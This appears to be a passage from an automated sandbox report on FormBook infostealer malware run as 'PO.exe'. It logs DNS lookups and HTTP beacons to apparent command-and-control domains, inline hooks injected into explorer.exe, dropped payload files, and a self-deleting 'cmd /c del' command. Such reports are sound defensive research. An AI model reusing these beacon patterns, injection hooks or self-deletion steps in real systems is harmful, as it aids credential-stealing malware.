Apr 8, 2021 12:08:51.175426006 CEST	53	52212	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:53.754745007 CEST	54302	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:53.766885996 CEST	53	54302	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:55.126512051 CEST	53784	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:55.139259100 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:56.251838923 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:56.264457941 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:57.022464037 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:57.035022974 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 8, 2021 12:09:01.906601906 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:09:01.919754982 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 8, 2021 12:09:51.705511093 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:09:52.035056114 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 12:10:12.245260954 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:10:12.307060003 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 12:10:32.642216921 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:10:32.767242908 CEST	53	49557	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:09:51.705511093 CEST	192.168.2.5	8.8.8.8	0x5d97	Standard query (0)	www.cwyxonlp.icu	A (IP address)	IN (0x0001)
Apr 8, 2021 12:10:12.245260954 CEST	192.168.2.5	8.8.8.8	0x1	Standard query (0)	www.websiteworlda-z.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:10:32.642216921 CEST	192.168.2.5	8.8.8.8	0xb793	Standard query (0)	www.phorice.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:09:52.035056114 CEST	8.8.8.8	192.168.2.5	0x5d97	Name error (3)	www.cwyxonlp.icu	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 12:10:12.307060003 CEST	8.8.8.8	192.168.2.5	0x1	No error (0)	www.websiteworlda-z.com		194.117.254.63	A (IP address)	IN (0x0001)
Apr 8, 2021 12:10:32.767242908 CEST	8.8.8.8	192.168.2.5	0xb793	No error (0)	www.phorice.com	pixie.porkbun.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:10:32.767242908 CEST	8.8.8.8	192.168.2.5	0xb793	No error (0)	pixie.porkbun.com		44.227.76.166	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.websiteworlda-z.com
- www.phorice.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49693	194.117.254.63	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:10:12.333529949 CEST	332	OUT	GET /r4ei/?_ZA0p2=cRhAr0dy1lG+6v8jj0sxWagS9ZGCZip2Fr4SFXT7OXMmHzjmweO35OAl28FoqWQGc0rZ&GzuLH=VBZLTBc0f HTTP/1.1 Host: www.websiteworlda-z.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:10:12.351783037 CEST	333	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 10:10:12 GMT Server: Apache Content-Length: 269 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 77 65 62 73 69 74 65 77 6f 72 6c 64 61 2d 7a 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at www.websiteworlda-z.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49694	44.227.76.166	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:10:33.100172997 CEST	334	OUT	GET /r4ei/?_ZA0p2=qFx0jq35EoqhqGMmxZfRcaIhnrtQSZTAjbNVWKcVQ7fc4zdL4G4zojbsIieSdo+D23N6&GzuLH=VBZLTBc0f HTTP/1.1 Host: www.phorice.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:10:33.269149065 CEST	335	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Thu, 08 Apr 2021 10:10:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://phorice.com X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEB
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEB
GetMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xEB
GetMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xEB

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: PO.exe PID: 5584 Parent PID: 5616

General

Start time:	12:08:28
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO.exe'
Imagebase:	0x400000
File size:	228037 bytes
MD5 hash:	665CB19601850467AF3EE7D9FD0E0350
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.242379104.0000000002670000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.242379104.0000000002670000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.242379104.0000000002670000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsoBF0C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\yfmgdsfcotdgfk	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\0c1xisnj7gzhsxz	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp\5t94xwjj.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsoBF0C.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\yfmgdsfcotdgfk	unknown	6661	cc ec bb a8 81 b7 94 23 99 ac b1 91 4f 8c ff f6 9b 20 7a bf 28 3e 2e d5 8a 18 71 7c 1e 84 98 6b 9f 02 ca f5 a4 f4 fd 79 2a 80 66 62 18 b7 7f 3a 87 95 18 76 39 ca 94 1a 28 29 07 79 5a d3 c3 c6 ce 9d 3e 5a fa 50 ec 9d 0f 6b cc c6 33 87 35 3d 55 ae fd de 8a de 32 c4 7a ea 13 67 4b ec 08 12 6e 3d a9 a2 fb d4 09 aa c3 48 eb 71 e7 0f b9 90 f8 18 b1 81 de 7e da 2c 6e 79 b6 cf 6f ed cb ab 1b 8d e0 34 74 9d 2d 35 01 f0 4a 41 ec e1 32 4b ec 63 81 38 bc 0e ae 53 9d 39 5a a4 7d 75 f7 fb 1f 04 5b fc 18 8c cb aa 2c b8 cd c1 19 7a 26 c8 c2 93 6b 20 8d 8e d7 38 91 16 34 cf 69 dd 7b 42 8e e6 7f 47 58 04 a4 9a 30 2b 7c 55 3d bb 65 41 ed 43 e2 f2 3a 13 cb c3 65 ae 24 3f 56 5f f8 21 82 39 9c 9e 16 ec 08 61 b3 8f 70 58 a0 b8 40 aa b1 88 61 42 39 64 c7 ea d5 07 4f 18 b4 21 7b	.....#....O.... z.(>....q|.. .k.....y*.fb...:...v9...().y Z.....>Z.P...k..3.5=U.....2.z. .gK...n=.....H.q.....~., ny..o.....4t.-5..JA..2K.c.8.. .S.9Z.}u....[.....,....z&...k ...8..4.i. {B...GX...0+|U=.eA.C ..:...e.$?V_.!.9.....a..pX..@. ..aB9d....O..!{	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\0c1xisnj7gzhsxz	unknown	32768	4b 55 78 6d 7e c0 8b e4 6d 8d f5 cc 8d 02 1d bb 5a 82 24 ea 58 64 9d a3 40 ec e8 4e ee dc b1 16 92 fc 5b 79 e5 3d 48 79 2a 12 ec e3 aa 05 d0 6f 90 86 ed 52 a2 a3 80 ed ee 8a 9e 58 0e 1b 7a 06 d4 3a 7f 20 b7 26 1f 69 1f 9e ce 33 71 dc f5 ef 11 2c c5 1d ab ce 4a 5a 07 a7 67 78 c0 0e 90 7d ea 51 51 00 7f fc d3 ed 17 bb f2 78 93 c4 64 c3 3b 27 f2 b4 19 95 16 cc 28 7e 80 c3 20 2a 98 25 98 af df 89 85 be 3c f6 a8 c4 23 a9 25 26 ba 9b c4 de 72 9a 11 97 d1 1e 5f 55 91 38 6b c5 55 7a a0 1a 74 5a f3 fa 14 7c 72 0b 8f 16 2f 01 1a 95 7b b0 e4 b9 8a 82 06 97 2e 76 a6 86 b3 05 2d 61 5d a5 7c 1c e7 bd f4 37 c6 46 b7 55 8b ea 68 94 32 91 8f 9b 76 dc 04 0b f6 d2 48 0f 75 76 4d 80 64 f8 70 bc 31 f4 4c 63 be f7 d1 e7 de c2 3a 11 10 d9 1a 84 57 c7 40 ca c3 31 67 64 54 55 73	KUxm~....m.....Z.$.Xd..@.. N.....[y.=Hy*.....o...R.....X ..z..:. .&.i...3q....,....JZ.. gx...}.QQ.....x..d.;'.....(~.. *.%.....<...#.%&....r... .._U.8k.Uz..tZ...|r.../...{... .....v....-a].|....7.F.U..h.2. ..v.....H.uvM.d.p.1.Lc.....:. ....W.@..1gdTUs	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp\5t94xwjj.dll	unknown	4096	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 05 00 91 a9 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 00 00 02 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 00 00 00 04 00 00 00 00 00 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b1 20 00 00 55 00 00 00 06 21 00 00 8c 00 00	MZx....................@..... .... x...........!..L.!This program cannot be run in DOS mode.$.. PE..L.....n`...........!...... ............................. ....................`........ ....@......................... ..U....!.....	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PO.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\PO.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\PO.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\yfmgdsfcotdgfk	unknown	6661	success or wait	1	7335109F	ReadFile
C:\Users\user\AppData\Local\Temp\0c1xisnj7gzhsxz	unknown	186368	success or wait	1	25015AC	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2500871	ReadFile

Analysis Process: PO.exe PID: 5536 Parent PID: 5584

General

Start time:	12:08:29
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO.exe'
Imagebase:	0x400000
File size:	228037 bytes
MD5 hash:	665CB19601850467AF3EE7D9FD0E0350
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.292997768.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.293202588.00000000006C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.293202588.00000000006C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.293202588.00000000006C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.293226365.00000000006F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.293226365.00000000006F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.293226365.00000000006F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.238704374.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.238704374.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.238704374.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 5536

General

Start time:	12:08:35
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 3980 Parent PID: 3472

General

Start time:	12:08:55
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x900000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.496722732.0000000000890000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.496722732.0000000000890000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.496722732.0000000000890000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.501170602.0000000004900000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.501170602.0000000004900000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.501170602.0000000004900000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.501014496.00000000048D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.501014496.00000000048D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.501014496.00000000048D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	8AA027	NtReadFile

Analysis Process: cmd.exe PID: 1320 Parent PID: 3980

General

Start time:	12:08:58
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO.exe'
Imagebase:	0x1010000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4492 Parent PID: 1320

General

Start time:	12:08:59
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis